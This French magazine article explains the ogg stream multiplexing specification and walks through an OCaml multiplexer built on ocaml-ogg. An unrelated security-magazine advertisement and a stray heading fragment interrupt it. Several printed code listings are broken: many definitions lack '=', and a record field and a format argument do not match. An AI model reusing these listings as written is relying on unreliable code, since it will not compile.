Après avoir vu les techniques de binding permettant d'utiliser des bibliothèques C en OCaml, nous voyons maintenant comment implémenter la spécification de multiplexage ogg en OCaml.

Auteur

- Romain Beauxis

1 Résumé de l'épisode précédent

Nous avons vu, lors du précèdent article, comment préparer un binding des fonctions de manipulation des flux ogg en OCaml. Ce binding consiste en une interface OCaml pour utiliser la bibliothèque `libogg`.

Nous avons aussi vu comment ce binding permet de tirer parti des avantages d'OCaml pour le traitement des tâches bas-niveau. En particulier, l'allocation puis le nettoyage des objets C est alors géré par le Garbage Collector (ramasse-miettes) d'OCaml.

Nous avons enfin noté que cela permettait de séparer les tâches du programmeur en deux parties distinctes : le traitement des opérations et manipulations bas-niveau, et l'implémentation de la logique de fonctionnement. Cette séparation permet de rendre le travail de débogage bien plus simple, puisque chacune de ces parties peut être vérifiée séparément. Elle rend enfin le code plus lisible, puisque la logique de fonctionnement est alors clairement séparée des opérations et traitements bas-niveau.

Nous allons voir maintenant dans cet article comment implémenter un multiplexeur ogg en OCaml utilisant l'interface `ocaml-ogg`. Dans une première partie, nous décrivons la spécification pour la construction de flux ogg multiplexés. Puis, dans une deuxième partie, nous décrivons une possible implémentation en OCaml de cette spécification.

2 Construire des flux ogg multiplexés

Dans cette partie, nous reprenons la présentation des flux ogg abordée dans le précédent article. Nous complétons la présentation en donnant les contraintes de multiplexage de flux, c'est-à-dire la spécification permettant de diffuser plusieurs flux, par exemple un flux vidéo et un flux audio, au sein d'un même flux physique.

La documentation complète sur les flux ogg peut être consultée sur le site de la fondation Xiph **[1]**.

2.1 Flux logiques

Un flux logique ogg est représenté par une suite de pages. Une page est un bloc de données encodées. En effet, une page contient des éléments appelés « paquets ogg » qui sont eux les éléments manipulés par l'encodeur sous-jacent. Un flux logique est identifié par un nombre, appelé `serialno`.

Une page contient un certain nombre de paquets ogg. Le but des pages est de structurer le flux logique ogg de manière à obtenir un certain contrôle du débit de chaque flux de données lors du multiplexage. En particulier, si un paquet ogg est trop gros, il se peut qu'il ne tienne pas sur une seule page. Ainsi, il est possible qu'une page ne contienne aucun paquet ogg complet.

Pour aider à la manipulation des pages, celles-ci contiennent diverses informations. En particulier, elles sont munies d'un numéro de page. Celui-ci indique la position de la page au sein du flux et permet de détecter quand une page est manquante ou reçue dans le désordre. Le numéro de page doit alors croître strictement à chaque page, et les pages se succéder dans l'ordre de leur numéro.

De plus, chaque page est munie d'un nombre appelé `granulepos`. Ce nombre représente la position au sein du flux encodé du dernier paquet contenu dans la page. Si la page ne contient aucun paquet complet, ce nombre est `-1`. Enfin, la définition du `granulepos` dépend de chaque codec sous-jacent. Dans le cas du codec audio vorbis, ce nombre sera le nombre de *frames* audio contenues dans le flux. En revanche, dans le cas du codec video theora par exemple, ce nombre contient plus d'informations. Il est en revanche demandé qu'il soit possible, par un calcul déterministe, de retrouver la position absolue en temps du flux encodé à partir de ce nombre.

Pour finir, chaque page ogg est aussi identifiée par un numéro de série, `serialno`, permettant de savoir à quel flux logique une page appartient.

mondes (suite et fin)

La première page d'un flux logique ogg est une page d'en-tête (**BOS** pour *Beginning Of Stream*), contenant un marqueur de début de flux, ainsi que les informations nécessaires pour détecter le type de flux et initialiser un décodeur pour ce flux.

Les premiers paquets de la seconde page d'un flux peuvent contenir des données complémentaires comme des informations de titre, auteur, etc.. (metadata), ainsi que d'autres informations relatives au format d'encodage du flux. Si de tels paquets existent, la spécification ogg suggère que ces paquets soient placés dans une page dédiée suivant la page de début de flux, de telle manière que toutes les pages contenant des données commencent en même temps dans le flux multiplexé final.

Enfin, les pages suivantes contiennent les données encodées. Pour finir, la dernière page contient une marque de fin de flux (**EOS** pour *End Of Stream*).

2.2 Flux physiques

Un flux physique ogg est un flux contenant une succession de pages ogg issues de plusieurs flux logiques. On peut penser par exemple, à un flux vidéo, accompagné d'un ou plusieurs flux audio, représentant, par exemple, les différentes pistes audio d'un film. Il est aussi possible d'avoir des données différentes, comme un flux de textes représentant des sous-titres, mais cela n'est pas traité dans cet article.

Il est aussi possible de chaîner plusieurs flux physiques, comme lors de la diffusion en *streaming* d'une succession de pistes ogg/vorbis.

Afin que le décodeur qui traitera ce flux physique puisse décoder les différents flux de la manière la plus simple possible, plusieurs contraintes sont imposées sur les placements relatifs des pages des différents flux logiques.

Tout d'abord, toutes les pages d'en-tête doivent se succéder et être placées en début de flux. En revanche, les flux ne finissent pas nécessairement simultanément : les pages de fin de flux de chaque flux logique peuvent arriver à des moments différents. Enfin, bien entendu, les pages de chaque flux logique doivent se succéder dans l'ordre au sein du flux physique.

Une fois que tous les flux logiques ont atteint leur page de fin de flux, il est alors possible de commencer un nouveau flux physique chaîné. Pour finir, chaque flux logique doit avoir un identifiant **serialno** unique au sein du flux physique complet (incluant les flux chaînés).

Enfin, telles quelles, ces spécifications sont suffisantes pour définir des flux stockés sous forme de fichiers. Cependant, elles sont incomplètes si l'on souhaite diffuser un flux physique en streaming. En effet, rien n'empêche pour l'instant, lorsque que l'on multiplexe les flux logiques, de placer chaque flux de données l'un après l'autre, par exemple en commençant par tout le flux vidéo, puis tout le flux audio...

Cependant, un tel placement est catastrophique en cas de streaming, puisque le décodeur reçoit les données séquentiellement, et ne peut donc diffuser la moindre image vidéo tant qu'il n'a pas commencé à recevoir les données audio correspondantes.

Ainsi, on va contraindre le placement des pages au sein du flux physique afin de rendre l'opération de décodage la plus fluide possible. Pour cela, on utilisera les **granulepos** de chaque page. Comme spécifié plus haut, ce nombre permet de connaître la position absolue au sein de chaque flux encodé.

Ainsi, si une page contient des données dont la position absolue du dernier paquet est **x**, on demandera que, au sein du flux physique, toutes les pages suivant cette page contiennent des données dont la position absolue est supérieure ou égale à **x**. Une autre façon de présenter cela est de dire que la suite des positions absolues extraites des **granulepos** des pages du flux physique est toujours croissante.

De cette manière, on maintient la meilleure synchronisation possible des différents flux logiques au sein d'un flux physique, de telle sorte que le *buffering* nécessaire au décodeur pour décoder et diffuser les données de chaque piste soit minimal.

C'est cette contrainte de flux qui sera la plus délicate à implémenter. En effet, lors des opérations d'encodage, il est possible qu'un des encodeurs produise une page dont la position absolue est trop élevée par rapport aux positions des pages des autres flux logiques.

Il ne faudra alors pas ajouter directement cette page au flux physique, mais attendre que chacun des autres flux logiques ait atteint une position suffisante pour pouvoir choisir quelle page ajouter sans briser la séquentialité des positions absolues des pages du flux physique. Ceci est illustré ci-dessous par un extrait du *dump* d'un flux ogg correct.

```
00:00:00.440: serialno 0203960999, calc. gpos 1|10, packetno 13: 15 bytes
00:00:00.480: serialno 0203960999, calc. gpos 1|11, packetno 14: 618 bytes
00:00:00.520: serialno 0203960999, calc. gpos 1|12, packetno 15: 1.368 kB
00:00:00.560: serialno 0203960999, granulepos 1|13, packetno 16: 1.136 kB
00:00:00.477: serialno 0697624210, calc. gpos 21056, packetno 24: 758 bytes
00:00:00.500: serialno 0697624210, calc. gpos 22080, packetno 25: 799 bytes
00:00:00.523: serialno 0697624210, calc. gpos 23104, packetno 26: 657 bytes
00:00:00.547: serialno 0697624210, calc. gpos 24128, packetno 27: 755 bytes
00:00:00.570: serialno 0697624210, calc. gpos 25152, packetno 28: 601 bytes
00:00:00.593: serialno 0697624210, granulepos 26176, packetno 29: 719 bytes
00:00:00.600: serialno 0203960999, calc. gpos 1|14, packetno 17: 2.646 kB
00:00:00.640: serialno 0203960999, granulepos 1|15, packetno 18: 2.185 kB
00:00:00.680: serialno 0203960999, granulepos 1|16, packetno 19: 2.709 kB
00:00:00.616: serialno 0697624210, calc. gpos 27200, packetno 30: 676 bytes
00:00:00.640: serialno 0697624210, calc. gpos 28224, packetno 31: 610 bytes
00:00:00.663: serialno 0697624210, calc. gpos 29248, packetno 32: 773 bytes
00:00:00.686: serialno 0697624210, calc. gpos 30272, packetno 33: 551 bytes
00:00:00.709: serialno 0697624210, calc. gpos 31296, packetno 34: 559 bytes
```

3 Implémentation en OCaml

Dans cette partie, nous décrivons une implémentation d'un multiplexeur ogg. Celui-ci utilise les bindings ocaml-ogg **[2]**. Le code complet de l'encodeur ogg utilisé pour cet article peut être trouvé dans le code de liquidsoap **[3]**. Il contient quelques différences non couvertes par cet article, comme le support des squelettes ogg **[4]**.

Le but de cet article, volontairement orienté bien sûr, tout comme le précèdent, est de faire l'apologie d'OCaml. Ainsi, le précédent article voulait montrer comment OCaml peut simplifier la vie du programmeur par l'automatisation des tâches bas-niveau.

Dans cet article, nous voulons montrer comment OCaml peut simplifier la vie du programmeur lors de l'implémentation d'une spécification complexe. En effet, nous verrons que le système de type riche d'OCaml permet de s'assurer de l'application de la plupart des contraintes de la spécification avant même d'avoir commencé à écrire la moindre ligne de code.

Enfin, l'utilisation d'objets dynamiques sans avoir à se soucier de leur instanciation, ainsi que de leur destruction, conjuguée à l'inférence de type, qui permet de n'avoir presque jamais à déclarer les types de chaque objet, permet une implémentation concise des contraintes.

Afin de conserver un intérêt didactique à cet article, le code complet nécessaire à l'implémentation d'un multiplexeur/encodeur ogg n'est pas couvert ici. Le lecteur intéressé pourra consulter les sources de Liquidsoap pour voir la version fonctionnelle.

Dans le cadre de cet article, nous décrivons une implémentation permettant d'initialiser un flux physique ogg, de lui ajouter des pistes à encoder, puis de recevoir des données à encoder pour chaque piste, et enfin de finir le flux physique avant d'éventuellement commencer un nouveau flux chaîné.

3.1 Déclaration de types

Le système de type proposé par OCaml est un outil pour le programmeur. En effet, en déclarant des types, le programmeur va pouvoir s'assurer un certain contrôle sur l'exécution du code qu'il va ensuite écrire. Ainsi, par exemple, dans le cas d'un encodeur ogg, on définit un type représentant l'état de l'encodeur. Ce type sera :

```
type state = Eos | Streaming | Bos
```

Ensuite, lors de l'implémentation des différentes étapes nécessaires à la production du flux final, on pourra alors s'assurer que l'état du multiplexeur sera cohérent par rapport aux contraintes de spécifications. Par exemple, l'ajout de données à encoder ne sera possible que si l'état du multiplexeur est `Streaming`, tandis que la création d'un nouveau flux chaîné ne sera possible que si l'état du multiplexeur est `Eos` ou `Bos`.

De plus, la modification de l'état du multiplexeur ne sera pas possible directement, mais uniquement au cours de l'appel des différentes fonctions de manipulation, de telle sorte qu'il sera alors possible de détecter si le programmeur respecte la spécification d'utilisation du multiplexeur.

Un autre type important est celui qui va caractériser chaque encodeur utilisé pour encoder les données des pistes sous-jacentes. Il sera :

```
(** Un encodeur de flux prends
  * des données à encoder, un
  * état de flux ogg, et remplis
  * cet état de flux avec les données
  * encodées. *)
type 'a track_encoder = 'a data -> Ogg.Stream.t -> unit

(** Un encodeur d'en-tête prend
  * en argument un état de flux ogg
  * et renvoie la page d'en-tête pour
  * ce flux. *)
type header_encoder = Ogg.Stream.t -> Ogg.Page.t

(** La position courante d'une page ogg
  * est soit inconnue (pas de paquet complet
  * contenu dans la page), soit un temps
  * absolu (en milisecondes). *)
type position = Unknown | Time of float

(** Une fonction de ce type renvoie
  * la position absolue d'une page. *)
type page_end_time = Ogg.Page.t -> position

(** Un début de flux revoit la liste
  * (possiblement vide) des pages à placer
  * entre la page d'en-tête et la première
  * page contenant les données encodées. *)
type stream_start = Ogg.Stream.t -> Ogg.Page.t list

(** Une fin de flux prend en argument un
  * état de flux ogg et ajoute le marqueur
  * de fin de flux. *)
type end_of_stream = Ogg.Stream.t -> unit

(** Un encodeur ogg est un encodeur
  * de piste audio ou video. *)
type data_encoder
  | Audio_encoder of audio track_encoder
  | Video_encoder of video track_encoder

(** Déclaration complète d'un encodeur
  * d'une piste logique. *)
type stream_encoder
  {
    header_encoder : header_encoder;
    stream_start   : stream_start;
    data_encoder   : data_encoder;
    end_of_page    : page_end_time;
    end_of_stream  : end_of_stream
  }
```

Comme on le voit, ces différents types caractérisent précisément ce dont on va avoir besoin lors des différentes étapes de production du flux afin de respecter la spécification de multiplexage des flux ogg. En particulier, on voit que chacune des étapes nécessaires (en-tête de flux, début de flux, flux de données encodées, fin de flux) sont bien séparées et clairement identifiables.

Le type final pour un encodeur de flux logique est un type dit `record`, similaire à une structure en C. En particulier, si `encoder` est de type `stream_encoder`, alors `encoder.header_encoder` est la fonction qui retourne la page d'en-tête de flux.

MISC ÉVOLUE !

COMMENT PROTÉGER VOS WEB SERVICES ?

MISC N°43

LA SÉCURITÉ DES WEB SERVICES

REST, Web services, XML, WS-*, SOAP, WSDL, UDDI, WS-Security...

1. COMPRENEZ LES TECHNOLOGIES
2. ÉVALUEZ LES RISQUES
3. TESTEZ VOS SERVICES
4. ET SÉCURISEZ VOTRE ARCHITECTURE

ÉGALEMENT DANS CE NUMÉRO :

SOCIÉTÉ
- Guerre de l'information en France : la sécurité des systèmes d'information au rang d'enjeu de défense et de sécurité nationale

RÉSEAU
- Comprendre BGP et l'échange des informations de routage dans l'Internet

SYSTÈME
- Mort du Buzz autour des rootkits en virtualisation matérielle (HVM) : les méthodes de détection efficaces

CODE
- Découvrir les failles exploitables à distance avec le fuzzing de driver WiFi

SCIENCE & TECHNOLOGIE
- Sécurité du wireless : WPA rejoint-il finalement WEP au palmarès des protocoles Wifi non sûrs ?
- Les attaques par canaux auxiliaires (side-channel) sur les cryptosystèmes à courbes elliptiques.

APPLICATIONS
- Certificats SSL/TLS : la faille était dans le MD5 !

* SOUS RÉSERVE DE TOUTES MODIFICATIONS

DISPONIBLE DÈS LE 7 MAI 2009*
CHEZ VOTRE MARCHAND DE JOURNAUX

Enfin, on a utilisé pour les données des types, non déclarés ici, **audio** et **video**. Ces types sont utilisés de manière polymorphe, c'est-à-dire qu'on ne se soucie pas de leur valeur. En effet, la nature des données encodées n'est pas importante pour notre encodeur, puisque l'on n'a jamais à la connaître pour produire le flux final, mais seulement à les manipuler en utilisant les positions absolues des pages les contenant.

De manière similaire, le type de l'encodeur ogg contient les informations nécessaires afin de produire le flux final. Il est alors :

```
type t
  {
    encoded          : Buffer.t;
    mutable position : float;
    tracks           : (nativeint,track) Hashtbl.t;
    mutable state    : state ;
  }
```

Comme on le voit, un encodeur est un objet de type **record**, dont les champs sont :

- **encoded** : Buffer contenant le flux final, sous la forme d'une chaîne de caractères.
- **position** : Position courante au sein du flux multiplexé. Ce champ est **mutable**, car il est modifié au cours de l'exécution.
- **tracks** : Tableau des pistes logiques, indexé par les identifiants **serialno** des pistes.
- **state** : État courant du flux physique ogg.

Enfin, on déclare une exception, qui sera renvoyée en cas d'utilisation incorrecte de notre implémentation :

```
exception Invalid_usage
```

Nous ne détaillons pas ici d'autres types utilisés en interne, comme la représentation interne d'une piste, désignée sous le type **track** dans la déclaration d'un encodeur ogg ci-dessus.

3.2 Implémentation

L'initialisation d'un encodeur ogg est très simple et se fait avec la fonction suivante :

```
let create ()
  (* Initialisation du buffer de données finales. *)
  let content = Buffer.create 1024 in
  {
    id       = id;
    encoded  = content;
    position = 0.;
    tracks   = Hashtbl.create 10;
    state    = Bos
  }
```

Ensuite, on peut ajouter des pistes en utilisant la fonction suivante :

```
let register_track encoder track_encoder
  if encoder.state = Streaming then
   begin
    Printf.printf "Invalid new track: ogg stream already started..";
    raise Invalid_usage
   end;
  if encoder.state = Eos then
   begin
    Printf.printf "Starting new sequentialized ogg stream." encoder.id;
    encoder.state <- Bos;
   end;
  (** Récupère un nouveau identifiant pour le flux. *)
  let serial = get_serial () in
  (** Crée un nouvel état de flux logique. *)
  let os = Ogg.Stream.create ~serial () in
  (** Encode la page d'en-tête. *)
  let p = track_encoder.header_encoder os in
  (** Ajoute la page au flux final. *)
  add_page encoder p;
  (** Récupère une piste interne. *)
  let track = track_of_encoder track_encoder in
  Hashtbl.add encoder.tracks serial track;
  serial
```

Cette fonction prend un encodeur ogg, un encodeur de piste ogg, initialise un nouveau flux logique pour cette piste, ajoute la page d'en-tête au flux final, et renvoie le numéro de série du nouveau flux logique.

Cette fonction permet alors de s'assurer que les contraintes d'en-tête et de chaînage de flux physique sont validées. En effet, on ne peut ajouter une piste que si l'encodeur est dans un état **Bos** ou **Eos**, c'est-à-dire n'a pas commencé ou a fini d'encoder toutes les pistes logiques du flux précédent. De même, la page d'en-tête est alors immédiatement produite, permettant de s'assurer que toutes ces pages se succèderont immédiatement en tout début de flux physique.

La fonction suivante, **streams_start** est appelée juste avant de commencer à encoder les données. Elle permet alors de produire et d'ajouter au flux les pages d'informations qu'il est recommandé de placer juste après les pages d'en-tête. De plus, lors de son appel, l'état de flux est passé à **Streaming**, permettant de s'assurer que la fonction est toujours appelée avant de commencer à ajouter des données encodées. Le code de cette fonction n'est pas détaillé ici.

Enfin, la partie suivante concerne l'encodage des données, la production des pages contenant les données, et leur placement dans le flux final. Nous détaillons ici le code permettant de s'assurer de la contrainte de placement des pages, c'est-à-dire que la série des positions absolues des pages est toujours croissante.

La représentation interne d'une piste **src** est un objet de type **record**, qui contient en particulier une possible page en attente, **src.remaining**. Le code de la fonction assurant cette contrainte est alors :

```
(** Ajoute les pages disponibles
  * d'une piste au flux final. *)
let add_available src encoder
 (** Cette fonction récursive
   * est apellée tant qu'on a
   * des données à ajouter au
   * flux final. *)
 let rec fill src dst
  (** On vérifie si il y a une
    * page en attente que l'on peux
    * maintenant ajouter. On procède uniquement si
    * il y a une page en attente pour chaque piste du flux. *)
  if remaining_pages encoder = Hashtbl.length encoder.tracks then
  begin
   (** On prend la page en attente avec
     * la position la plus petite. *)
   match least_remaining encoder with
     | None -> ()
     | Some (track,pos,p) ->
         add_page encoder p;
```

```
        encoder.position <- pos;
        track.remaining <- None
  end;
  (* On continue seulement si le flux
   * ne contient qu'une piste, ou si
   * on n'a plus de page en attente. *)
  if Hashtbl.length encoder.tracks <= 1 ||
     src.remaining = None then
   try
     (* On récupère une page du flux. *)
     let p = Ogg.Stream.get_page src.os in
     (* On récupère la position absolue
      * de la page. *)
     let pos = src.end_pos p in
     begin
      match pos with
        (* Est-ce que la position de la page est
         * plus grande que la position courant ? *)
        | Time pos ->
          (* Si la position est trop grande, on
           * met la page en attente. *)
          if pos > encoder.position then
            src.remaining <- Some (pos,p)
          else
           (* Si la position de la page
            * est inférieure à la position courante,
            * on ajoute la page immédiatement. *)
           begin
            add_page encoder p;
            fill src dst
           end
        | Unknown ->
           (* Si la position de la page
            * est inconnue à la position courante,
            * on ajoute la page immédiatement.
            * Cela permet de rendre le débit
            * audio/video plus synchrone. *)
           add_page encoder p;
           fill src dst
     end
   with
     (* Plus de données ogg: on arrete. *)
     | Ogg.Not_enough_data -> ()
  in
  (* On apelle la fonction récursive. *)
  fill src encoder;
  (* Si la piste est maintenant vide, on
   * l'enlève du tableau des pistes de l'encodeur. *)
  if is_empty src then
    Hashtbl.remove encoder.tracks (Ogg.Stream.serialno src.os)
```

Ainsi, lorsque la page que l'on souhaite ajouter au flux a une position strictement plus grande que la position courante du flux, elle est mise en attente. Une fois que toutes les pistes ont une page en attente, on prend celle finissant le plus tôt, et on l'ajoute au flux final. De plus, la position du flux final est alors mise à jour avec celle de la fin de cette page. Enfin, une page peut être ajoutée lorsque le flux a atteint une position strictement supérieure ou lorsque la piste est la seule disponible, par exemple si les autres pistes ont toutes finies.

La fonction encodant les données n'est pas détaillée ici. Elle est appelée avec des données à encoder, appelle les fonctions d'encodage de la piste correspondante, puis appelle la fonction **add_available** afin d'ajouter les données disponibles au flux final.

Pour finir, notre implémentation dispose de fonctions pour finir un flux physique. Tout d'abord, on termine une piste en utilisant la fonction suivante :

```
(** Finit une piste.*)
let end_of_track encoder id =
  let track = Hashtbl.find encoder.tracks id in
  if encoder.state = Bos then
   begin
    Printf.printf "Stream finished without calling streams_start !";
    streams_start encoder
   end;
   match track with
       | Video_track x ->
          if not (Ogg.Stream.eos x.os) then
           begin
            Printf.printf "Setting end of track %nx." id;
            x.stream_end x.os
           end;
          add_available x encoder
       | Audio_track x ->
          if not (Ogg.Stream.eos x.os) then
           begin
            Printf.printf "Setting end of track %nx." id;
            x.stream_end x.os
           end;
          add_available x encoder
```

La fonction **end_of_track** est la version publique, utilisable par le programmeur. L'unique différence est que le programmeur ne manipule jamais les objets de type **track**, mais uniquement leur identifiant au sein du flux.

Pour finir, les fonctions suivantes terminent complètement un flux physique :

```
(** Ajoute toutes les données restantes
  * des pistes. *)
let flush encoder
  while Hashtbl.length encoder.tracks > 0 do
    Hashtbl.iter (fun id -> fun _ -> end_of_track encoder id) encoder.tracks
  done

(** Change l'état de l'encodeur
  * à Eos. *)
let eos encoder
  if encoder.state <> Streaming then
    streams_start encoder;
  if Hashtbl.length encoder.tracks <> 0 then
    raise Invalid_usage ;
  Printf.printf "Every ogg logical tracks have ended: setting end of stream.";
  encoder.position <- 0.;
  encoder.state <- Eos

(** Termine toutes les piste
  * de l'encodeur. *)
let end_of_stream encoder
  flush encoder;
  eos encoder
```

Enfin, on s'assure ici que l'état **Eos** de l'encodeur ne soit passé que si toutes les pistes ont bien finies, permettant de respecter la contrainte de fin de flux lors du chaînage de flux physiques.

Pour finir, on déclare une fonction pour récupérer les données disponibles du flux final :

```
let get_data encoder
  let b = Buffer.contents encoder.encoded in
  Buffer.reset encoder.encoded;
  b
```

3.3 Déclaration d'interface

Toutes les fonctions déclarées dans le code n'ont pas vocation à être utilisées par le programmeur. On définit alors une interface de programmation représentant les fonctions que l'on met à sa disposition. Ceci donne :

```
exception Invalid_usage

type audio = (…)

type video = (…)

type 'a data = (…)

type track_data
  | Audio_data of audio data
  | Video_data of video data

type 'a track_encoder = 'a data -> Ogg.Stream.t -> (Ogg.Page.t -> unit) -> unit
type header_encoder = Ogg.Stream.t -> Ogg.Page.t
type position = Unknown | Time of float
type page_end_time = Ogg.Page.t -> position
type stream_start = Ogg.Stream.t -> Ogg.Page.t list
type end_of_stream = Ogg.Stream.t -> unit

type data_encoder
  | Audio_encoder of audio track_encoder
  | Video_encoder of video track_encoder

type stream_encoder
  {
    header_encoder : header_encoder;
    stream_start   : stream_start;
    data_encoder   : data_encoder;
    end_of_page    : page_end_time;
    end_of_stream  : end_of_stream
  }

type t
type state = Eos | Streaming | Bos

val create : unit -> t

val get_data : t -> string

val register_track : t -> stream_encoder -> nativeint

val streams_start : t -> unit

val encode : t -> nativeint -> track_data -> unit

val end_of_track : t -> nativeint -> unit

val end_of_stream : t -> unit
```

On remarque en particulier que les encodeurs de piste n'ont qu'une vision locale de l'encodeur, c'est-à-dire qu'ils ont uniquement accès aux informations les concernant, c'est-à-dire l'objet représentant l'état de flux de leur piste. Réciproquement, l'encodeur n'a accès qu'à ce qui le concerne des encodeurs de pistes, c'est-à-dire uniquement aux fonctions dont il a besoin au cours de son exécution.

Enfin, l'utilisateur final ne voit que ce qui le concerne. En particulier, il n'a pas accès aux données internes de l'encodeur, y compris les états de flux des pistes encodées. Il se contente de piloter l'encodeur, en l'initialisation, puis en lui passant les données à encoder, en récupérant les données disponibles du flux final, et enfin en terminant le flux avant de possiblement commencer un nouveau flux.

4 Conclusion

Nous avons présenté dans cet article les contraintes de multiplexage de flux logiques ogg au sein de flux physiques possiblement chaînés. Nous avons ensuite présenté comment OCaml permet une implémentation stricte de ces contraintes permettant au programmeur de s'assurer, d'une part, qu'elle seront bien respectées et, d'autre part, que l'utilisateur de son implémentation respecte bien l'utilisation prévue.

En particulier, la déclaration de types appropriés est une part importante du travail du programmeur. Elle permet de mettre à plat les différents détails d'implémentation, en s'assurant que les interfaces ainsi définies correspondent bien aux contraintes d'implémentation.

Une fois ces types déclarés, le travail du programmeur est grandement simplifié, puisque, d'une part, il peut vérifier à chaque appel d'une des fonctions de l'implémentation que toutes les contraintes sont bien respectées, et, d'autre part, avoir une représentation fiable et stricte de l'interface qu'il aura avec l'utilisateur final, ainsi que les encodeurs sous-jacents.

Enfin, toutes les contraintes ne peuvent être exprimées dans le système de type, comme dans le cas des contraintes de synchronisation des pages des différents flux. Dans ce cas, on a eu le souci d'implémenter cette contrainte dans une fonction dédiée afin de faciliter sa vérification lors de la relecture du code.

Nous espérons, avec ces deux articles, avoir montré au lecteur une utilisation efficace des avancées apportées par OCaml dans le domaine des langages de programmation. Son interface haut-niveau avec le programmeur permet de simplifier grandement les différentes tâches, tant sur les manipulations bas-niveau, au sein des bindings, que des contraintes haut-niveau. La rapidité d'exécution d'un code OCaml permet enfin de ne pas pénaliser les performances par l'utilisation de ces capacités évoluées.

Il y aura toujours besoin de langages bas-niveau comme le C pour, par exemple, programmer des tâches impliquant des manipulations du matériel. Cependant, les langages haut-niveau qui ont commencé à voir le jour à partir des années 80 présentent un certain nombre d'avancées qu'on aurait bien tort d'ignorer lors des différents projets de programmation.

Il faut alors espérer que l'on sache petit à petit quels sont les avantages de chacun afin de les combiner de la manière la plus efficace possible, afin de tirer le meilleur des deux mondes !

Références

[1] http://xiph.org/ogg/doc/

[2] http://sourceforge.net/project/showfiles.php?group_id=89802&package_id=249208

[3] http://savonet.rastageeks.org/browser/trunk/liquidsoap/src/ogg_encoder.ml

[4] http://xiph.org/ogg/doc/skeleton.html

Auteur : Romain Beauxis